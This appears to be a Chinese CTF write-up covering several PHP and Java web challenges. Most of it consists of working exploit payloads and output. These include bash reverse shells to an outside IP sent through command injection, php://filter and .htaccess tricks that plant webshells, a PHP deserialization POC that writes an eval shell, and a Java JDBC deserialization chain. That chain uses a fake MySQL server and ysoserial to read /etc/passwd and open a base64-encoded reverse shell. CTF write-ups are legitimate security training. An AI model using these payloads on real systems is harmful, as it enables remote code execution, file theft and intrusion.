

## easycon

index.php eval \$\_POST['cmd']

菜刀直接连，web目录下有个 **bbbbbbbbbb.txt**，内容base64解码后转成图片格式打开，flag在图片里：



## BlackCat

源代码提示看mp3，mp3里发现源码：

```
<?php

if(empty($_POST['Black-Cat-Sheriff']) || empty($_POST['One-ear'])) {
    die('Ë•£¡%¹.Ò²ÊÎÒÒ»Ö»¶úµÄÎ²°Í£¡');
}

$clandestine = getenv("clandestine");

if(isset($_POST['White-cat-monitor']))
    $clandestine = hash_hmac('sha256', $_POST['White-cat-monitor'], $clandestine);

$hh = hash_hmac('sha256', $_POST['One-ear'], $clandestine);

if($hh !== $_POST['Black-Cat-Sheriff']) {
    die('ÓÐÒàÃé×%£-ÎÞÒâ»÷·¢£-ÃãµÄÃÎÏ£Ï£ÃäÒ°Ãé×%µÄÃ¿±£¡£ÎàÐÃ×Ô%°£-Ãã%ÍÊÇÃ¿¿ÃÉäÖÐ°ÐÐÃµÃ×Óµ¬¡£');
}
```

```
}  
  
echo exec("nc"._$_POST['One-ear']);  
  
?>
```

原题，利用的是hash\_hmac处理数组会返回false的特点：hash\_hmac('sha256',array(),\$clandstine) == False

这样\$hh = hash\_hmac('sha256',\$\_POST['One-ear'],false)

然后One-ear参数执行可以直接反弹shell，payload：

```
Black-Cat-Sheriff=f9ecf877d7aeca395660b29214723583d72856b3d6ceee62c052e29b1873654c&One-ear=-lvp  
8888;bash -c 'bash -i >%26 /dev/tcp/106.15.250.162/8888 0>%261'&White-cat-monitor[]=
```

flag在flag.php里：

```
www-data@7152352983c0:/var/www/html$ ls  
ls  
Dockerfile  
Hei_Mao_Jing_Chang.mp3  
css  
flag.php  
img  
index.php  
initialized.php  
js  
mail  
scss  
vendor  
www-data@7152352983c0:/var/www/html$ cat flag.php  
cat flag.php  
<?php  
"GWHT{y0u_mu3t_p@y_atTentiou_!0_lt}";
```

## Easyphp2

cookie参数pass=GWHT

file参数可以包含文件，伪协议过滤了base64 url双编码绕：

```
php://filter/read=convert.%25%36%32ase64-encode/resource=GWHT.php
```

拿到GWHT.php源码：

```
<?php
    if (isset($_GET["count"])) {
        $count = $_GET["count"];
        if(preg_match('/;|base64|rot13|base32|base16|<\?php|#/i', $count)){
            die('hacker!');
        }
        echo "<h2>The Count is: " . exec('printf \' ' . $count . ' \' | wc -c') . "</h2>";
    }
?>

?>
```

还是命令执行，还是直接反弹shell：

```
count=1'+|+bash+-c+"bash+-i+>%26+/dev/tcp/106.15.250.162/8887+0>%261"+||+echo+
```

拿到shell后，发现flag目录：/GWHT/system/of/a/down/flag.txt

但是要权限，/GWHT/README里面提示密码hash：877862561ba0162ce610dd8bf90868ad414f0ec6

解密得到密码：**GWHTCTF**，对应用户 **GWHT**，最后获取flag：

```
www-data@18c88ee78e67:/var/www/html$ su - GWHT -c "cat /GWHT/system/of/a/down/flag.txt"
< su - GWHT -c "cat /GWHT/system/of/a/down/flag.txt"
Password: GWHTCTF
GWHT{YOU_H4VE_A_BETTER_SK1LL}
www-data@18c88ee78e67:/var/www/html$
```

## easyphp

xnuca原题，目录下只有index.php被解析，写其他php文件不解析，于是写个htaccess让index.php自动包含执行代码，payload：

```
?content=php_value%20auto_prepend_file%0a%20.htaccess%0a%23<?php%20system('cat%20/fla'. 'g');?>
>\&filename=.htaccess
```

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Hex
GET /sandbox/71474242c919814b6398891ffd5b5dd7/?content=php_value%20auto_prepend_file%0a%20.htaccess%0a%23<?php%20system('cat%20/fla'. 'g');?>\&filename=.htaccess HTTP/1.1 Host: 183.129.189.60:10023 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Cookie: csrf_token=fvqw0zDhxIt7Iuw5YQkdY23CHHOuPjbFcBuQQ2X3EkWR7z2NoLucFC1cE7GrRX5n; pass=PASS; PHPSESSID=a11e4f526ee624fbca50ad80763127b0 Connection: close				HTTP/1.1 200 OK Date: Thu, 10 Sep 2020 12:44:37 GMT Server: Apache/2.4.25 (Debian) X-Powered-By: PHP/7.0.33 Vary: Accept-Encoding Content-Length: 72 Connection: close Content-Type: text/html; charset=UTF-8  php_value auto_prepend_file e .htaccess #GWHT (easyApache) \ Hello, world			

## easyser

robots.txt提示文件: **star1.php** , 源码提示:小胖说用个不安全的协议从我家才能进ser.php呢!

传入path: <http://127.0.0.1/sandbox/a11e4f526ee624fbca50ad80763127b0/ser.php> , 要注意带上自己沙箱路径, 坑点

得到源码:

```
<?php
error_reporting(0);
if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" ) {
    highlight_file(__FILE__);
}
$flag='{Trump_:"fake_news!"}';

class GWHT{
    public $hero;
    public function __construct(){
        $this->hero = new Yasuo;
    }
    public function __toString(){
        if (isset($this->hero)){
            return $this->hero->hasaki();
        }else{
            return "You don't look very happy";
        }
    }
}

class Yongen{ //flag.php
    public $file;
    public $text;
    public function __construct($file='', $text='') {
        $this -> file = $file;
        $this -> text = $text;
    }
    public function hasaki(){
        $d  = '<?php die("nononon");?>';
        $a= $d. $this->text;
        @file_put_contents($this-> file,$a);
    }
}

class Yasuo{
    public function hasaki(){
        return "I'm the best happy windy man";
    }
}

/*$c=$_GET['c'];
echo $x=unserialize($c);*/

?>
```

反序列化, 发现

```
/*$c=$_GET['c'];  
echo $x=unserialize($c);*/
```


这段代码是被注释的，估计反序列化点不在这里，先写个反序列化POC，老考点绕过file\_put\_contents，这里没过滤伪协议，那就直接strip\_tags去掉标签，在base64解码即可，POC：

```
<?php  
class Yasuo{}  
class Yongen  
{  
    public $file;  
    public $text;  
    public function __construct($file,$text)  
    {  
        $this->file = $file;  
        $this->text = $text;  
    }  
}  
class GWHT  
{  
    public $hero;  
    public function __construct($hero)  
    {  
        $this->hero = $hero;  
    }  
}  
  
$file = "php://filter/string.strip_tags|convert.base64-decode/resource=somnus.php";  
$text = "PD9waHAgZXZhbGkxOdfVFtjbWRdKTs/Pg==";  
/*  
$d = '<?php die("nononon");?>';  
$a= $d. $text;  
@file_put_contents($file,$a);  
*/  
//$ya = new Yasuo();  
$y = new Yongen($file,$text);  
$g = new GWHT($y);  
echo urlencode(serialize($g));
```

传入：

```
/sandbox/a11e4f526ee624fbca50ad80763127b0/star1.php?  
path=http://127.0.0.1/sandbox/a11e4f526ee624fbca50ad80763127b0/ser.php&c=0%3A4%3A%22GWHT%22%3A1%  
3A%7Bs%3A4%3A%22hero%22%3B0%3A6%3A%22Yongen%22%3A2%3A%7Bs%3A4%3A%22file%22%3Bs%3A7%3A%22php%3A%  
2F%2Ffilter%2Fstring.strip_tags%7Cconvert.base64-  
decode%2Fresource%3Dsomnus.php%22%3Bs%3A4%3A%22text%22%3Bs%3A36%3A%22PD9waHAgZXZhbGkxOdfVFtjbWR  
dKTs%2FPg%3D%3D%22%3B%7D%7D
```

反序列化点在star1.php，还得传个path参数不然会直接die，打完访问写入的马执行命令即可：



顺便看一下star1.php源码:

```
24 <?php
25     require_once('ser.php');
26     error_reporting(0);
27     $str = 'url error<br>';
28     $filter1= '/^http:\\\\127\\.0\\.0\\.1\\/i';
29     $filter2 = '/. ?f. ?l. ?a. ?g. ?/i';
30     $url=$_GET['path'];
31     $c=$_GET['c'];
32     if(!preg_match($filter1, $url)){
33         die($str);
34     }
35     if (preg_match($filter2, $url)) {
36         die("??");
37     }
38
39
40     $text = @file_get_contents($url, false);
41     print($text);
42
43     if(isset($c)){
44         echo $x = unserialize($c);
45     }
46     else{
47         echo "your hat is too black!";
48     }
49 ?>
50
```

## easyjava

简单看下源码, hello路由会将cookie的data字段反序列化:

```
37 @GetMapping("/hello")
38 public String hello(@CookieValue(value = "data", required = false)String cookieData, Model model) {
39     if (cookieData == null || cookieData.equals("")) {
40         return "redirect:/index";
41     }
42     Info info = (Info)deserialize(cookieData);
43     if (info != null) {
44         model.addAttribute( attributeName: "info", info.getAllInfo());
45     }
46     return "hello";
47 }
```

反序列化后调用 **getAllInfo** 方法:

找一下这个方法, 发现有两处调用, 一处是 UserInfo 类

```

30         @Override
31         public String getAllInfo() {
32             return "Your username is " + this.username + ", and your password is " + this.password + ".";
33         }
34     }
35

```

没啥用，还有一处是 **DatabaseInfo** 类

```

72         @Override
73         public String getAllInfo() {
74             return "Here is the configuration of database, host is " + this.host + ", port is " + this.port + ", username is " +
75                 this.username + ", password is " + this.password + ".";
76         }
77     }
78

```

也没啥用，再看下他的接口 **Info**，发现 **Info** 被关联到了 **InfoInvocationHandler** 接口，而 **InfoInvocationHandler** 接口继承了 **InvocationHandler** 也就是代理类的实例，这个 **代理类实例** 中有个方法 **invoke**，当用来代理的对象此处即 **Info** 对象调用一个方法时，就会被转发到代理接口类的 **invoke** 方法。

```

8     public class InfoInvocationHandler implements InvocationHandler, Serializable {
9         private Info info;
10
11         public InfoInvocationHandler(Info info) { this.info = info; }
12
13
14
15         @Override
16         public Object invoke(Object proxy, Method method, Object[] args) {
17             try {
18                 if (method.getName().equals("getAllInfo")) {
19                     if (!this.info.checkAllInfo()) {
20                         return null;
21                     }
22                 }
23                 return method.invoke(this.info, args);
24             } catch (Exception e) {
25                 e.printStackTrace();
26                 return null;
27             }
28         }
29     }

```

在 **invoke** 方法中，如果当前调用的代理对象方法为 **getAllInfo** 时，会继续调用 **checkAllInfo** 方法。跟进 **DatabaseInfo** 类，发现该方法调用了 **connect** 方法：

```

61         @Override
62         public Boolean checkAllInfo() {
63             if (this.host == null || this.port == null || this.username == null || this.password == null) {
64                 return false;
65             }
66             if (this.connection == null) {
67                 connect();
68             }
69             return true;
70         }

```

跟进 **connect** 方法，发现该方法进行了 mysql 的 **jdbc** 连接

```

52     private void connect() {
53         String url = "jdbc:mysql://" + this.host + ":" + this.port + "/jdbc?user=" + this.username + "&password=" +
54             try {
55                 this.connection = DriverManager.getConnection(url);
56             } catch (Exception e) {
57                 e.printStackTrace();
58             }
59     }

```

所以目前我们可以通过反序列化一个 **Proxy** 类，通过 **Proxy** 类的 **newProxyInstance** 方法来实现一个代理类 **InfoInvocationHandler**。反序列化后，当被代理接口 **Info** 调用 **getAllInfo** 方法。触发了代理类的 **invoke** 方法，在 **invoke** 方法中，调用 **DatabaseInfo** 类的 **CheckAllInfo** 方法，最终触发 **connect** 方法。构建初始POC如下：

```

package gdufs.challenge.web;

import gdufs.challenge.web.invocation.InfoInvocationHandler;
import gdufs.challenge.web.model.DatabaseInfo;
import gdufs.challenge.web.model.Info;
import org.apache.commons.collections.Factory;
import org.apache.commons.collections.map.LazyMap;
import java.io.ByteArrayOutputStream;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class exp {
    public static void main(String[] args) throws Exception {
        DatabaseInfo databaseInfo = new DatabaseInfo();
        databaseInfo.setHost("106.15.250.162");
        databaseInfo.setPort("3306");
        databaseInfo.setUsername("1");
        databaseInfo.setPassword("1");
        InfoInvocationHandler infoInvocationHandler = new InfoInvocationHandler(databaseInfo);
        Info proxy =
        (Info)Proxy.newProxyInstance(databaseInfo.getClass().getClassLoader(),databaseInfo.getClass().getInterfaces(),infoInvocationHandler);
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(baos);
        objectOutputStream.writeObject(proxy);
        objectOutputStream.flush();
        objectOutputStream.close();
        System.out.printf(new String(Base64.getEncoder().encode(baos.toByteArray())));
    }
}

```



然后就是 **jdbc** 连接恶意服务器，参考：[https://github.com/fnmsd/MySQL\\_Fake\\_Server](https://github.com/fnmsd/MySQL_Fake_Server)

可以读取任意文件，payload：

```
databaseInfo.setUsername("fileread_/etc/passwd");
databaseInfo.setPassword("123&autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&allowLoadLocalInfile=true");
```

```
root@iZuf6j6hh0plc9tz6dolwrZ:~# cd MySQL_Fake_Server-master/
root@iZuf6j6hh0plc9tz6dolwrZ:~/MySQL_Fake_Server-master# python3 server.py
Load 6 Fileread usernames
Load 1 yso usernames
Start MySQL Fake Server at Port 3306
Incoming Connection:('183.129.189.58', 57800)
Login Username:fileread_/etc/passwd
<= 3
reading file:/etc/passwd
=====file_content=====
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
=====file_content end=====
```

但是不知道flag文件路径，所以得进行rce，因为 **SerialKiller** 类存在 **commons-collections** 依赖，所以使用 **CommonsCollections5** 利用链，payload：

```
databaseInfo.setUsername("yso_CommonsCollections5_bash -c
{echo,L2JpbI9iYXNoIC1pID4mIC9kZXVvdGNwLzEwNi4xNS4yNTAuMTYyLzg4ODggMD4mMQ==}|{base64,-d}|{bash,-i}");
databaseInfo.setPassword("123&autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&allowLoadLocalInfile=true");
```

vps上安装 **ysoserial-0.0.6-SNAPSHOT-all.jar**，起用 **Mysql\_Fake\_Server** 服务后，用下面POC生成payload：

```
package gdufs.challenge.web;

import gdufs.challenge.web.invocation.InfoInvocationHandler;
import gdufs.challenge.web.model.DatabaseInfo;
import gdufs.challenge.web.model.Info;
import org.apache.commons.collections.Factory;
import org.apache.commons.collections.map.LazyMap;
```

```

import java.io.ByteArrayOutputStream;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class exp {
    public static void main(String[] args) throws Exception {
        DatabaseInfo databaseInfo = new DatabaseInfo();
        databaseInfo.setHost("106.15.250.162");
        databaseInfo.setPort("3306");
        databaseInfo.setUsername("yso_CommonsCollections5_bash -c
{echo,L2Jpbi9iYXNoIC1pID4mIC9kZXVvdGNwLzEwNi4xNS4yNTAuMTYyLzg4ODggMD4mMQ==}|{base64,-d}|{bash,-
i}");

        databaseInfo.setPassword("123&autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.intercep
tors.ServerStatusDiffInterceptor&allowLoadLocalInfile=true");

        System.out.println(databaseInfo.getClass().getInterfaces());
        ClassLoader classLoader = databaseInfo.getClass().getClassLoader();
        Class[] interfaces = databaseInfo.getClass().getInterfaces();
        InfoInvocationHandler infoInvocationHandler = new InfoInvocationHandler(databaseInfo);
        Info proxy = (Info)Proxy.newProxyInstance(classLoader,interfaces,infoInvocationHandler);
        System.out.println(proxy);
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(baos);
        objectOutputStream.writeObject(proxy);
        objectOutputStream.flush();
        objectOutputStream.close();
        System.out.printf(new String(Base64.getEncoder().encode(baos.toByteArray())));

    }
}

```

传入后即可getshell，这里需要使用条件竞争不断发包才能getshell。

```
root@iZuf6j6hh0plc9tz6dolwrZ:~# nc -lvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [183.129.189.58] port 8888 [tcp/*] accepted (family 2, sport 44282)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@0d883fee1d07:/$ ls
ls
bin
boot
dev
etc
flag_AQUA
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
web-0.0.1-SNAPSHOT.jar
nobody@0d883fee1d07:/$ cat flag_AQUA
cat flag_AQUA
GWHf{5e97245bd9c98aad7046d461538e9231}
nobody@0d883fee1d07:/$
```

Target	Positions	Payloads	Options
<div><div>2</div><div><b>Payload Positions</b></div></div> <div>Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions.</div> <div>Attack type: <span>Sniper</span></div> <div><div>GET /hello HTTP/1.1</div><div>Host: 183.129.189.60:10026</div><div>Cache-Control: max-age=0</div><div>Upgrade-Insecure-Requests: 1</div><div>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36</div><div>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9</div><div>Accept-Encoding: gzip, deflate</div><div>Accept-Language: zh-CN,zh;q=0.9</div><div>Cookie:</div><div>data=x00ABXN9AAAAAgAUaF2YSSpby5TZKJpYFxpAaFibGUAHAdkd#ZzLaHoVWxsZW5nZSS3ZWlubW9kZ2FwuSf5ab3hyABdqYXZlLmzhbhcucnVabGVjc</div><div>iDWEELAgBTAABaRQAJUsqYXZlLmzhbhcucnVabGVjc9JmZvY2F0aV9uSGFuZGxlci4tCHNyADRnZHVacy5jaGFsbGVuZ20ud2VlLmLuda9JYXRpb2</div><div>jYXRpb25iV95kbGVyY59H/KdZho8CAAFMAARpba2vdAgTgdkdVZlL2MoYVWxsZW5nZSS3ZWlubW9kZ2FwuSf5ab3hyABdqYXZlLmzhbhcucnVabGVjc</div><div>kRhdcFjYXNlSW5ab19JEpVnRlPdaGAPTAAKY29ubwVjdc1vbnQAfUxqYXZlL3NxbC90b25uZWNoaF9uO0vABChwc3R0ABJMaaf2YS9aVf5nLlH0caLuZs</div><div>y2HEAfGaJTAAGG9ydhEAFgaJTAAdXNlcm5hbWVsaH4ACXhwCHQADjEwNi4sNS4yMTAUMTYydaB/MTIzJmFjdG9EZXNlcm1hbGc16ZTl10cnVlJnF1ZXJ5</div><div>3JzPFWvbSSteXNxbC5ja15qZGJlLmLudaGVyY2VwdG9ycy5TZKJ2ZXJtdGF0dXNEaWZaSV50ZXJjZXBo3taVf5ab3hyABdqYXZlLmzhbhcucnVabGVjc</div><div>5c29fQ29tbW9uc0NvbGx1Y3Rpb25eNV91YXNoIC1jIH1lY2hwLEwySnBiaTlpWVhob01DMXBJRDRTSUN5alpVWXZkR053THpfd05pNHhOUzR5TlRld01U</div><div>01ENG1NUT09fXs7VafZ2TY0LC1kfx7VafZaCwtaXQ=</div><div>Connection: close</div></div>			